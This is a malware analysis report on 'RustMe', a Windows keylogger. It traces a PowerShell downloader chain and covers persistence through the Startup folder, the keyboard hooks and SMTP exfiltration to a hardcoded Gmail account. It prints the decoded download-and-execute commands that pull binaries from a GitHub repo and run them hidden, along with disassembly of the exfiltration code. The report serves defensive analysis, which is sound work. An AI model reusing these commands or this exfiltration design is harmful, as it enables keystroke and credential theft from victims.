RustMe Exposed From Low-Level Hooks to SMTP Exfiltration: Technical Analysis of a 64-bit Windows Keylogger

An Undocumented 64-bit Keylogger Targeting Windows Systems

ShadowOpCode
x.com/ShadowOpCode

Introduction

This report provides an in-depth analysis of **RustMe**, a previously undocumented Windows keylogger compiled as a 64-bit executable. The malware implements a **low-level keyboard hook (WH_KEYBOARD_LL)** to capture keystrokes across the entire desktop session. Keystrokes are normalized through Windows API calls (GetKeyboardState, MapVirtualKeyA, ToUnicode) and enriched with contextual markers such as process names and special key labels (e.g., (BACKSPACE), (TAB)).

Persistence is achieved by creating a batch file (DebugConfig.bat) and a corresponding shortcut (DebugConfig.lnk) in the Startup folder, ensuring execution at system boot. The malware also enforces the US keyboard layout via LoadKeyboardLayoutA("00000409") to guarantee consistent key mapping regardless of the victim's locale.

Exfiltration is handled through **libcurl configured for SMTP**, leveraging a hardcoded Gmail account (serversreser@gmail.com) and connecting to smtp.gmail.com:587. Logged keystrokes are periodically flushed by a dedicated worker thread and sent as email messages to the attacker-controlled mailbox.

The choice to compile RustMe as a 64-bit binary is consistent with Microsoft's documentation, which states: *"A 32-bit DLL cannot be injected into a 64-bit process..."*. This ensures the malware can capture input from modern 64-bit applications such as browsers, office suites, and password managers, which dominate today's Windows ecosystem.

Overall, RustMe is a **functional yet straightforward keylogger**. Its reliance on public infrastructure (Gmail SMTP), minimal obfuscation, and the use of debug strings ("KeyLogger Started") suggest it was developed by a less sophisticated threat actor. Despite its simplicity, RustMe represents a practical threat, particularly in environments where endpoint protections fail to flag suspicious use of keyboard hooks and SMTP traffic.

First stage

During our threat hunting operations, we found the following tweet:



Figure 1 Source: [https://x.com/smica83/status/1957719173959733371]

So, we decided to download the sample.

Name	proverka.ps1
SHA256	1c3cc56f358bbd43134c223c06294265f0e77edb5532dbe0d1477e4c6bc80e75
Dimension	886 bytes
Mean entropy per byte	5.803

The powershell script is encoded in base64:

```
[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String(
'V3JpdGUtT3V0cHV0ICJOYWNoaW5heXUgcHJvdmVya3UgbmEgY2hpdHksIG96aGlkYXl0ZS4uIi7IHRyeSB7ICR0ZW1wUGF0aCA9ICRlbnY6VEVNUDsgJGZpbGVVcmwgPSAiaHR0cHM6Ly9naXRodWIuY29tL2Qxb3Z1L3Bvbi9yYXcvcmVmcy9oZWFkcy9tYWluL3Jlcy5iYXQiOyAkZGVzdGluYXRpb24gPSAiJHRlbXBQYXRoXHJlcy5iYXQiOyAoTmV3LU9iamVjdCBBZXQuV2ViQ2xpZW50OKS5Eb3dubG9hZEZpbGUoJGZpbGVVcmwsICRkZXN0aW5hdGlvbik7ICRwcm9jZXNzID0gU3RhcnQtUHJvY2VzcyAtRmlsZVBhdGggJGRlc3RpbmF0aW9uIC1XaW5kb3dTdHlsZSBIaWRkZW4gLVBhc3NUaHJ1OyBXcml0ZS1PdXRwdXQgIlByb3ZlcmthIG5hIGNoaXR5IHVzcGVzaG5vIHByb3lkZXlhISEiOyBTdGFydC1TbGVlcCAtU2Vjb25kcyAxOyBXcml0ZS1PdXRwdXQgIlpheG1pdGUgRW50ZXIgZGx5YSB2eWtob2RhLi4uIjsgUmVhZC1Ib3N0IH0gY2F0Y2ggeyBXcml0ZS1PdXRwdXQgItCe0YjQuNCx0LrQsCDQv9GA0LggOL/RgNC+0LLQtdGA0LrQtTogJF8iOyBXcml0ZS1PdXRwdXQgItCd0LDQttC80LjRgtC1IEVudGVyINC00LvRjyDQstGL0LXRhdC00LAuLi4iOyBSZWFkLUhvc3QgfQ=='
)) | IEX
```

Figure 2 The first powershell encoded command

After decoding it with powershell we get:

```
Write-Output "Nachinayu proverku na chity, ozhidayte..."; try { $tempPath = $env:TEMP; $fileUrl = "https://github.com/d1ovu/pon/raw/refs/heads/main/res.bat";
$destination = "$tempPath\res.bat"; (New-Object Net.WebClient).DownloadFile($fileUrl, $destination); $process = Start-Process -FilePath $destination -WindowStyle
Hidden -PassThru; Write-Output "Proverka na chity uspeshno proydena!"; Start-Sleep -Seconds 1; Write-Output "Nazhmite Enter dlya vykhoda..."; Read-Host } catch {
Write-Output "Ошибка при проверке: $_"; Write-Output "Нажмите Enter для выхода..."; Read-Host }
```

Figure 3 The first powershell command decoded

Which is basically a powershell downloader. Let's analyse the "res.bat" file.

Second Stage

Name	res.bat
SSHA256	F4CD43DAE42C2541EBE7F1A18DB2FAF227FABB32F3EDC2C4D6F71F54C7989CB6
Dimension	2519 bytes
Mean entropy per byte	4.216

The file res.bat is actually a base64 encoded powershell script:



Figure 4 The second powershell command encoded

Decoding it with powershell, we obtain:

```
powershell -windowStyle Hidden -Command "Start-Process cmd -ArgumentList '/c curl -s -L -o %TEMP%\7z.dll https://github.com/d1ovu/pon/raw/refs/heads/main/7z.dll &&
curl -s -L -o %TEMP%\7z.exe https://github.com/d1ovu/pon/raw/refs/heads/main/7z.exe && curl -s -L -o %TEMP%\RustMeDebyg.exe
https://github.com/d1ovu/pon/raw/refs/heads/main/RustMeDebyg.exe && curl -s -L -o %TEMP%\libcurl-x64.dll
https://github.com/d1ovu/pon/raw/refs/heads/main/libcurl-x64.dll && curl -s -L -o %TEMP%\libc++.dll https://github.com/d1ovu/pon/raw/refs/heads/main/libc++.dll &&
curl -s -L -o %TEMP%\libunwind.dll https://github.com/d1ovu/pon/raw/refs/heads/main/libunwind.dll && curl -s -L -o %TEMP%\RustMe.exe
https://github.com/d1ovu/pon/raw/refs/heads/main/RustMe.exe && curl -s -L -o %TEMP%\DebugConfig.bat https://github.com/d1ovu/pon/raw/refs/heads/main/DebugConfig.bat
&& cd %TEMP% && start RustMe.exe && start RustMeDebyg.exe' -WindowStyle Hidden"
```

Figure 5 The second powershell command decoded

This command is basically a smash-and-grab from GitHub, wrapped in PowerShell and hidden so the user doesn't notice a console popping up.

Step by step:

1. **Launches cmd.exe silently** from PowerShell (Start-Process cmd -WindowStyle Hidden).
2. **Uses curl repeatedly** to download a bunch of binaries and DLLs from a GitHub repo (https://github.com/d1ovu/pon/…) into the user's %TEMP% folder.
    - 7z.dll, 7z.exe (7-Zip components)
    - RustMeDebyg.exe

- libcurl-x64.dll, libc++.dll, libunwind.dll (runtime dependencies)
- RustMe.exe
- DebugConfig.bat

3. **Changes directory** to %TEMP%.
4. **Executes** both RustMe.exe and RustMeDebyg.exe.

In short: it quietly pulls down an entire toolset (two Rust executables plus dependencies, plus 7-Zip) from GitHub into the temp directory, then runs them without user interaction.

Let's analyse the downloaded content.

Third Stage (Keylogger)

The third and final stage is the Keylogger.

Name	RustMe.exe
SHA256	06451D63015D84558791C93BB41F4E65DE8A7A8B44FD8F95356F665FD5F3039B
Dimension	591360 bytes
Mean entropy per byte	6.095

Despite of its name, the malware is not written in Rust:



Figure 6 MiniGW evidence

Also, reversing the code with IDA, didn't revealed any typical pattern of Rust.

PeStudio reveals a series of probably abused APIs:

imports (179)	flag (16)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
CallNextHookEx	x	implicit	-	0x00000000	0x00000000	USER32.dll
GetForegroundWindow	x	implicit	-	0x00000000	0x00000000	USER32.dll
GetKeyboardState	x	implicit	-	0x00000000	0x00000000	USER32.dll
GetWindowThreadProcessId	x	implicit	-	0x00000000	0x00000000	USER32.dll
MapVirtualKeyA	x	implicit	-	0x00000000	0x00000000	USER32.dll
SetWindowsHookExA	x	implicit	-	0x00000000	0x00000000	USER32.dll
UnhookWindowsHookEx	x	implicit	-	0x00000000	0x00000000	USER32.dll
CopyFileA	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
CreateProcessA	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
K32EnumProcessModules	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
K32GetModuleBaseNameA	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
MoveFileA	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
OpenProcess	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
SetFileAttributesA	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
VirtualProtect	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll
VirtualQuery	x	implicit	-	0x00000000	0x00000000	KERNEL32.dll

Figure 7 imported libraries by RustMe.exe

- **CallNextHookEx, SetWindowsHookEx, UnhookWindowsHookEx**: these functions are typically used in malwares for keylogging purpose.
- **GetForegroundWindow, GetKeyboardState, MapVirtualKeyA, GetWindowThreadProcessId**: used to track which window is active and capture keystrokes properly. Again, **keyloggers** and **form grabbers**.
- **CopyFileA, MoveFileA, SetFileAttributesA** → Used for **file operations**, often to drop or hide payloads.
- **CreateProcessA, OpenProcess** → Launching new processes or attaching to existing ones for **process injection** or persistence.
- **K32EnumProcessModules, K32GetModuleBaseNameA** → Enumerating what modules are loaded in a process. Useful for **anti-analysis** (spotting debuggers) or **targeted injection**.
- **VirtualProtect, VirtualQuery** → Classic for **changing memory protections** (RWX) and inspecting memory layout. Necessary for unpacking or decrypting payloads into memory.

Opening the program with IDA reveals that the program was developed using MiniGW:

Function name	Segment	Start
WinMainCRTStartup	.text	00007FF
__tmainCRTStartup	.text	00007F
mainCRTStartup	.text	00007F
atexit_0	.text	00007F
__mingw_invalidParameterHandler	.text	00007FF
sub_7FF6868D13E0	.text	00007FF
func	.text	00007FF
sub_7FF6868D1430	.text	00007FF

Figure 8 MiniGW evidence in IDA

Also the chain **WinMainCRTStartup** → __tmainCRTStartup → **sub_7FF6868D3290** (renamed in "main") is typical of MiniGW, instead of WinMainCRTStartup → **WinMain** or **mainCRTStartup** → **main** which is typical of msvcrt.dll



Figure 9 The main entry in the __tmainCRTStartup function

The main function

The main function acts as an orchestrator. Let's dive into it.

It uses %Appdata% as a base directory to work:



Figure 10 Assembly code of the appdata initialization

It is easier to read the decompiled code:

```
102  _main();
103  v101 = 0;
104  v100 = getenv("APPDATA");
105  if ( v100 )
106  {
107    sub_7FF6868D42F0(v98, v100);
108    sub_7FF6868D43A0(v99, v98, "\\rustme-launcher\\settings.json");
109    std::string::~string(v98);
110    LOBYTE(v3) = 0;
111    sub_7FF6868D4ED0((unsigned int)v97, (unsigned int)v99, v3, v4);
112    v53 = sub_7FF6868D4E90(v97);
113    sub_7FF6868D4F40(v97);
114    if ( (v53 & 1) != 0 )
115    {
116      sub_7FF6868D4F60(v96);
117      LOBYTE(v5) = 0;
118      sub_7FF6868D4ED0((unsigned int)v95, (unsigned int)v99, v5, v6);
119      v52 = sub_7FF6868D4F90(v95, v96);
120      sub_7FF6868D4F40(v95);
121      v7 = sub_7FF6868D4730(v99);
122      if ( (v52 & 1) != 0 )
123        _mingw_printf(aDebug_1, v7);
124      else
125        _mingw_printf(aError_0, v7);
126    }
127    std::string::~string(v99);
128  }
```

Figure 11 decompiled code of the appdata initialization

The function **sub_7FF6868D42F0(v98, v100)** construct a std::strubg from APPDATA

```
1  __int64 __fastcall sub_7FF6868D42F0(__int64 a1, __int64 a2)
2  {
3    __int64 v2; // rax
4
5    return_a1_master();
6    v2 = strlen_a1_return(a2);
7    return std::string::__init(a1, a2, v2);
8  }
```

Figure 12 sub_7FF6868D42F0 decompiled

The function **sub_7FF6868D43A0(v99, v98, "\\rustme-launcher\\settings.json")** simply joins the path between APPDATA and "\rustme-launcher\settings.json"

```
1  __int64 __fastcall sub_7FF6868D42F0(__int64 a1, __int64 a2)
2  {
3    __int64 v2; // rax
4
5    return_a1_master();
6    v2 = strlen_a1_return(a2);
7    return std::string::__init(a1, a2, v2);
8  }
```

Figure 13 sub_7FF6868D43A0 decompiled

In the following, there is the evidence:

```
00007FF6B72932A5   C785 AC050000 00000000   mov dword ptr ss:[rbp+5AC],0
00007FF6B72932AF   48:8D0D B2140100          lea rcx,qword ptr ds:[7FF6B72A4768]      00007FF6B72A4768:"APPDATA"
00007FF6B72932B6   E8 75040100               call <JMP.&getenv>
00007FF6B72932BB   48:8985 A0050000          mov qword ptr ss:[rbp+5A0],rax           [rbp+5A0]:"C:\\Users\[redacted]\\AppData\\Roaming"
00007FF6B72932C2   48:83BD A0050000 00       cmp qword ptr ss:[rbp+5A0],0             [rbp+5A0]:"C:\\Users\[redacted]\\AppData\\Roaming"
00007FF6B72932CA   0F84 86010000             je rustme.7FF6B7293456
00007FF6B72932D0   48:8B95 A0050000          mov rdx,qword ptr ss:[rbp+5A0]           [rbp+5A0]:"C:\\Users\[redacted]\\AppData\\Roaming"
00007FF6B72932D7   48:8D8D 70050000          lea rcx,qword ptr ss:[rbp+570]
00007FF6B72932DE   48:894D 30                mov qword ptr ss:[rbp+30],rcx
00007FF6B72932E2   E8 09100000               call rustme.7FF6B72942F0
00007FF6B72932E7   48:8B55 30                mov rdx,qword ptr ss:[rbp+30]
00007FF6B72932EB   4C:8D05 7E140100          lea r8,qword ptr ds:[7FF6B72A4770]       00007FF6B72A4770:"\\rustme-launcher\\settings.json"
00007FF6B72932F2   48:8D8D 88050000          lea rcx,qword ptr ss:[rbp+588]           [rbp+588]:atexit+9
00007FF6B72932F9   E8 A2100000               call rustme.7FF6B72943A0
```

Figure 14 xDBG AppData evidence

Executing RustMeDebug.exe

The program also checks for the current executable's path:



Figure 15 GetModuleFileNameA

The program also starts RestMeDebug.exe if it is found in the same path.



Figure 16 pointer to \\RustMeDebug.exe passed to r8 register before calling a function



Figure 17 RustMeDebug.exe spawned by RustMe.exe

The evidence of the use of CreateProcessA to start RustMeDebug.exe:



Figure 18 CreateProcessA to start RustMeDebug.exe



Figure 19 Process Created

Replication and persistence

After the creation of the new process, RustMe.exe replicate itself into AppData\RustMeLauncher\current

Figure 20 RustMe.exe copying itself



Figure 21 Program replicated itself

The program is also creating persistence using the “DebugConfig.bat” file into the user startup folder:

Figure 22 Malware creating persistence in IDA

Figure 23 Malware creating persistence in xDBG



Figure 24 The malware is preparing to put itself into the startup folder



Figure 25 Persistence established

Changing keyboard layout

RustMe.exe also force the keyboard layout to the US (code 409):

```
lea rcx,qword ptr ds:[7FF6B72A4A4F]          rcx:"00000409", 00007FF6B72A4A4F:"00000409"
mov rax,qword ptr ds:[<LoadKeyboardLayoutA>]
mov edx,1
call rax
```

Figure 26 Changing Keyboard Layout

Figure 27 Keyboard Layout set to US

Network function

Then preliminary operation to start the keylogger are performed:

```
lea rdx,qword ptr ds:[7FF6B72A4B07]          00007FF6B72A4B07:"KeyLogger Started..."
lea rcx,qword ptr ss:[rbp+80]                rcx:curl_ws_meta+294FF0
call rustme.7FF6B72942F0
```

Figure 28 Preliminary operations before starting the keylogger

The malware tries also to acquire the current username:

```
mov qword ptr ss:[rsp+30],rax
mov qword ptr ss:[rsp+140],rcx
mov dword ptr ss:[rsp+3C],100
lea rcx,qword ptr ss:[rsp+40]
lea rdx,qword ptr ss:[rsp+3C]
call qword ptr ds:[<GetUserNameA>]
cmp eax,0
je rustme.7FF6B72914CA
mov rcx,qword ptr ss:[rsp+28]
lea rdx,qword ptr ss:[rsp+40]
call rustme.7FF6B72942F0
jmp rustme.7FF6B72914DB
mov rcx,qword ptr ss:[rsp+28]
lea rdx,qword ptr ds:[7FF6B72A4334]          00007FF6B72A4334:"UnknownUser"
call rustme.7FF6B72942F0
mov rax,qword ptr ss:[rsp+30]
add rsp,148
ret
```

Figure 29 Getting username

At this point, the C2 is loaded into the rcx register before calling the function 7FF6B72942F0:

```
lea rdx,qword ptr ds:[7FF6B72A4340]          rdx:"(KeyLogger Started...", 00007FF6B72A4340:"To: serversreser@gmail.com\r\n"
lea rcx,qword ptr ss:[rsp+240]
call rustme.7FF6B72942F0
```

Figure 30 Loading the C2 into the register

Then the malware is preparing to send the first message using SMTP:

```
call rustme.7FF6B7294370
jmp rustme.7FF6B7291553
lea rcx,qword ptr ss:[rsp+240]
call <JMP.&std::__1::basic_string<char, std::
lea rdx,qword ptr ds:[7FF6B72A435D]          00007FF6B72A435D:"From: serversreser@gmail.com\r\n"
lea rcx,qword ptr ss:[rsp+218]
call rustme.7FF6B72942F0
jmp rustme.7FF6B7291576
mov rcx,qword ptr ss:[rsp+38]
lea rdx,qword ptr ss:[rsp+218]
call rustme.7FF6B7294370
jmp rustme.7FF6B729158A
lea rcx,qword ptr ss:[rsp+218]
call <JMP.&std::__1::basic_string<char, std::
mov r8,qword ptr ss:[rsp+260]
lea rdx,qword ptr ds:[7FF6B72A437C]          00007FF6B72A437C:"Subject: Keylogger Report ("
lea rcx,qword ptr ss:[rsp+1E8]
call <JMP.&std::__1::basic_string<char, std::
jmp rustme.7FF6B72915B5
lea r8,qword ptr ds:[7FF6B72A4398]           00007FF6B72A4398:")\r\n"
lea rcx,qword ptr ss:[rsp+200]
lea rdx,qword ptr ss:[rsp+1E8]
call rustme.7FF6B72943A0
jmp rustme.7FF6B72915D3
mov rcx,qword ptr ss:[rsp+38]
lea rdx,qword ptr ss:[rsp+200]
call rustme.7FF6B7294370
jmp rustme.7FF6B72915E7
lea rcx,qword ptr ss:[rsp+200]
call <JMP.&std::__1::basic_string<char, std::
lea rcx,qword ptr ss:[rsp+1E8]
call <JMP.&std::__1::basic_string<char, std::
lea rdx,qword ptr ds:[7FF6B72A439C]          00007FF6B72A439C:"MIME-Version: 1.0\r\n"
lea rcx,qword ptr ss:[rsp+1D0]
call rustme.7FF6B72942F0
```

Figure 31 The malware is preparing to send the first message

The malware then uses libcurl to send the first message. The address of the function is passed directly into the rax register, then the function is called invoking rax.

```
mov rcx,qword ptr ss:[rsp+B0]
lea r8,qword ptr ds:[7FF6B72A4441]           r8:"smtp://smtp.gmail.com:587", 00007FF6B72A4441:"smtp://smtp.gmail.com:587"
mov rax,qword ptr ds:[<curl_easy_setopt>]
mov edx,2712
call rax
